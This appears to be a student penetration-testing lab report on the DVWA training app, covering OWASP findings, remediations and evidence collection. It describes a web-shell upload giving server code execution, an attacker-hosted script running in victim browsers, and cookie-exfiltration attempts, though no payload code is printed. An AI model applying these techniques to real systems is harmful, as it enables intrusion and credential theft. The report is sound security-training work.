- The vulnerable page rendered the external <script src="...malicious.js">, and loading the page caused the injected DOM (e.g., PWND by attacker) to appear in the victim browser — visual confirmation of remote JS execution.
- You attempted exfil methods (alert/image/beacon/fetch). The attacker logs did not show a /steal POST in this session, which may indicate cookies were HttpOnly or blocked by same-site policy; however the script fetches themselves were observed.
- Server executed attacker-supplied PHP (confirmed RCE capability via uploaded shell.php).
- Victim browsers fetched and executed attacker-hosted JavaScript via a user supplie -d include (confirmed remote JS execution).
  Together these show concrete Software & Data Integrity Failures: untrusted files/scripts accepted and executed without integrity checks.

Impact:

Critical. Impact includes (but is not limited to):

- Remote Code Execution on server (full system compromise risk).
- Arbitrary JavaScript execution in authenticated users' browsers (session theft, CSRF, persistent site compromise, malware distribution).
- Potential for site-wide compromise, credential theft, and supply-chain style tampering.

Remediation:

1. Don't let uploaded files run store uploads outside the webroot or configure the uploads folder so scripts can't execute.
2. Only accept known-safe files validate file types by content (magic bytes), use an allowlist of extensions, and rename uploads to server-generated names.
3. Stop inserting user-supplied URLs into <script> only allow a server-side whitelist or mapped keys for external scripts.
4. Serve critical libraries locally and add Subresource Integrity (SRI) checks for any trusted third-party scripts.
5. Tighten CSP and CI checks enforce a strict script-src policy, scan uploads, and block shipping debug files or sensitive scripts to production.

A09 Security Logging & Monitoring Failures:

We inspected server logs to verify whether events are recorded and whether alerts or monitoring exist:


Commands used:

To display recent entries from the web server access log to identify and capture requests related to testing (uploads, fetched malicious.js, timestamps, response codes and client IPs) as evidence.

```
sudo tail -n 200 /var/log/apache2/access.log | sed -n '1,200p'
```


To display recent entries from the web server error log so you can capture PHP/app errors, stack traces, permission denials, or other server-side issues that support your findings and help with root-cause analysis.

sudo tail -n 200 /var/log/apache2/error.log



Result:

- Access logs record DVWA activity, including file upload POSTs and subsequent GETs for uploaded files confirming requests are being logged.
- Error logs contain PHP runtime warnings (e.g., Undefined variable $page, Undefined array key "body") generated during testing of vulnerabilities/csp/source/low.php.
- No evidence of automated alerting or real-time monitoring was observed during testing logs exist but are not being actively monitored or correlated.
- Practical consequence: events that should trigger rapid response (executable file uploads, repeated suspicious errors, or unexpected fetches of external scripts) are only logged, not alerted on.



Impact:

Medium — Logging is present (good), but without monitoring and alerting the team may not detect or respond to active attacks in a timely manner. This increases dwell time for attackers, enabling longer exploitation windows (RCE persistence, credential theft, lateral movement). Additionally, noisy PHP warnings may obscure important security events.

Remediation:

1. Centralize and correlate logs forward Apache/PHP logs to a centralized platform (ELK, Splunk, Wazuh) for search and correlation.
2. Create actionable alerts add alerting for critical events (executable uploads, repeated 4xx/5xx spikes, many failed logins, unusual POST/GET patterns).
3. Implement integrity & tamper controls use file integrity monitoring (AIDE/Wazuh) and protect logs with strict ACLs and separation of duties to prevent deletion or alteration.
4. Tune log verbosity & error handling fix noisy PHP warnings and reduce non-actionable log noise so true security signals aren't buried.
5. Establish incident playbooks & runbooks define response steps for alerts (investigate, isolate, remediate, recover) and regularly test them with tabletop exercises.


A10 Server-Side Request Forgery (SSRF):

We searched the codebase for functions that can read remote resources or make network requests and inspected likely call sites.

Commands Used:

searches the codebase for functions that can make network requests or access the file system, excluding vendor directories to avoid third-party libraries.

sudo grep -RIn --exclude-dir=vendor -E ”file_get_contents\(|curl_exec\(|fopen\(|fsockopen\(|stream_context_create\(" /var/www/html/dvwa || true



Result:

- The codebase contains multiple request-capable calls: file_get_contents(), curl_exec(), fopen(), fsockopen(), stream_context_create().
- Examples where variables are concatenated into file/URL paths were found, e.g.: /var/www/html/dvwa/vulnerabilities/view_source.php — file_get_contents(DVWA_WEB_PAGE_TO_ROOT . "vulnerabilities/{$id}/source/{$security}.php") /var/www/html/dvwa/external/recaptcha/recaptchalib.php — file_get_contents($url, false, $context) /var/www/html/dvwa/vulnerabilities/cryptography/source/oracle_attack.php — curl_exec($ch)
- Dangerous patterns: eval() used with fetched content in some places (increases risk when combined with remote fetches). Multiple uses of php://input exist (not SSRF by itself but relevant if used to build requests).

- The grep proves capability (the app can perform outbound requests); full exploitability depends on whether those call inputs can be controlled by an attacker and whether the server can reach internal targets (e.g., metadata endpoints, internal APIs).

Potential SSRF vectors exist. If user-controlled input reaches any of the identified request functions without proper validation, an attacker could coerce the server to make arbitrary requests including to internal-only addresses leading to data disclosure, internal network reconnaissance, or pivoting.

Impact

Contextual: Medium — High

- SSRF can expose internal services, cloud metadata endpoints, or admin interfaces.
- Impact ranges from data disclosure and internal service enumeration to high-severity outcomes (credential retrieval, privilege escalation, internal RCE) depending on environment/network access.

Remediation:

1. Block untrusted URLs never build requests from raw user input; reject or canonicali-ze inputs.
2. Whitelist outbound hosts/Ips allow only vetted destinations and verify DNS resolution against the whitelist.
3. Verify hostnames post-DNS and enforce a hostname whitelist require requests only to approved hostnames and, after DNS resolution, reject any target whose resolved IP falls into private/link-local/metadata ranges.
4. Apply egress filtering enforce host/network-level egress rules so the web server cannot reach sensitive internal services.
5. Harden request handling use safe HTTP clients (timeouts, no redirects), validate URL schemes, remove eval() on fetched content, and log/alert on suspicious outbound requests.

Top 10 Vulnerabilities table:

Test ID	Vulnerability	Severity	Target URL / File Path
1	Broken Access Control	High	/dvwa/vulnerabilities/brute/
2	Cryptographic Failures	High	/dvwa/phpinfo.php, /dvwa/config/config.inc.php
3	SQL Injection / Authentication Failures	Critical	/dvwa/vulnerabilities/sqli/
4	Insecure Design	High	DVWA config, setup.php, webroot files
5	Security Misconfiguration	Medium	/dvwa/phpinfo.php, Apache headers
6	Vulnerable & Outdated Components	Medium	/var/www/html/dvwa/database/*.sql, /config/config.inc.php.bak
7	Identification & Authentication Failures	High	/dvwa/vulnerabilities/sqli/users.csv
8	Software & Data Integrity Failures	Critical	/dvwa/vulnerabilities/upload/, /dvwa/vulnerabilities/csp/source/low.php
9	Security Logging & Monitoring Failures	Medium	/var/log/apache2/access.log, /var/log/apache2/error.log
10	Server-Side Request Forgery (SSRF)	Medium	/var/www/html/dvwa/instructions.php, recaptchalib.php

Summary:


During testing of the DVWA lab we identified multiple OWASP Top 10 issues: Broken Access Control, Cryptographic Failures (no TLS, MD5 hashes, exposed phpinfo), Injection (SQLi and user dump), Insecure Design and Security Misconfiguration (debug files, default credentials), Vulnerable Components (db scripts in webroot), Authentication Failures (cracked passwords), Software & Data Integrity Failures (RCE via uploads and remote script includes), Logging/Monitoring gaps, and SSRF-capable code paths requiring prioritized remediation immediately.

Reporting Practice:

Description:

This task walks through a hands-on security assessment of a vulnerable web application. It includes identifying key risks, documenting findings, and visualizing how an attacker could move through the system. Using tools like Draw.io, we mapped out vulnerabilities from weak passwords to SQL injection and created a clear diagram showing how threats escalate. The goal is to help both technical teams and decision-makers understand the risks and take action to secure the system.

PROOF OF CONCEPT (POC):



Attack flow and risk mapping:

- It all starts with the attacker, represented by the “User” icon. This could be a hacker or an automated exploit trying to break into the system.
- The first target is the Web Server, where attackers try to exploit weaknesses like:
  - SQL Injection (Critical): A highly dangerous way to manipulate the database directly.
  - Insecure Design (High): Flaws in how the system is built that make attacks easier.

    - Broken Access Control (High): When attackers access areas or data they shouldn't.

- From the server, the attack can reach the Database, which stores sensitive information. Here, risks get even higher:
    - Weak passwords and outdated components make it easier for attackers to gain access.
    - Integrity failures allow malicious files to be uploaded.
    - Poor logging means we might not even notice the breach until it's too late.

- The Investigation node represents detection and response. If vulnerabilities aren't fixed, this is where we end up—scrambling to figure out what went wrong after the damage is done.
- Red arrows highlight the most dangerous paths—these are the areas that need urgent attention.
- Dashed lines show supporting weaknesses that could make an attack worse if exploited.

Summary:


We carried out a security review of our web application and found several critical and high-risk vulnerabilities, such as SQL injection and weak access controls, which could allow unauthorized access or data manipulation. A visual diagram illustrates how these threats could move through the system. Based on our findings, we've proposed a remediation plan focused on strengthening input validation, improving authentication, and updating components to reduce risk and enhance overall system security.

Post-Exploitation and Evidence Collection:
PROOF OF CONCEPT (POC):

I created a tidy project workspace and a background session to keep long-running tasks alive. The folder structure separates reconnaissance, exploitation, raw evidence, metadata, reports, and screenshots so files don't get mixed up.


Commands used:

mkdir -p ~/vapt/capstone/{recon,exploitation,evidence/ raw,evidence/metadata, reports,screenshots}



opens a persistent session (vapt_work) so you can run captures or tools continuously even if your terminal disconnects. The session_log.txt is a chronological record of commands and actions useful for audit trails and preserving the chain-of-custody.

touch ~/vapt/capstone/evidence/metadata/session_log.txt




Packet Capture Setup for Network Traffic Analysis:

Started a live packet capture to record all network traffic from the lab host. Using -i any ensures tcpdump listens on every interface available, and -w writes the packets straight to a timestamped .pcap file so you can analyze them later in Wireshark or other tools. The $(date +%F_%H%M%S) in the filename prevents accidental overwrites and makes each capture traceable. In this lab environment tcpdump may note that promiscuous mode isn't supported on any, but it will still capture traffic relevant for investigation which is fine for controlled testing.


Commands used:

sudo tcpdump -i any -w ~/vapt/capstone/evidence/raw/pcap_$(date +%F_%H%M%S).pcap



Result

After stopping the capture in Wireshark, the saved pcap contained 50 packets. The capture recorded a small amount of traffic 50 packets indicates low activity during the capture window.




Verifying Latest Packet Capture Integrity:

We locate the most recently captured PCAP using ls -t ... | head -n1, so we always work with the latest traffic capture. Then, sha256sum generates a unique hash for that file, serving as a fingerprint. This is essential for evidence integrity — anyone reviewing the file later can verify it hasn't been modified, supporting the chain-of-custody in a professional and reproducible way.

Commands used:

PCAP="$(ls -t ~/vapt/capstone/evidence/raw/*.pcap | head -n1)" sha256sum "$PCAP"



Evidence Table:

Item	Description	Collected By	Date	File / Path	SHA256
Traffic Log	HTTP / network capture	VAPT Analyst	2025-10-16	/home/kali/vapt/capstone/evidence/raw/pcap_2025-10-16_124114.pcap	92354a431d4cb0bdd5f7d30d6e5e05fb70e104828cdfb30f088f570f01211298

Evidence Collection Summary

During the engagement, a structured evidence collection process was followed. Project directories were created to separate reconnaissance, exploitation, raw evidence, metadata, reports, and screenshots. Network traffic was captured using tcpdump on all interfaces, producing timestamped PCAP files. The latest capture was identified and hashed with SHA-256 to ensure integrity. Session logs recorded every action, supporting chain-of-custody. This systematic approach ensured all captured data, including packets and exploit outputs, were securely stored, traceable, and ready for analysis or reporting.

Capstone Project: Full VAPT Cycle:

PROOF OF CONCEPT (POC):

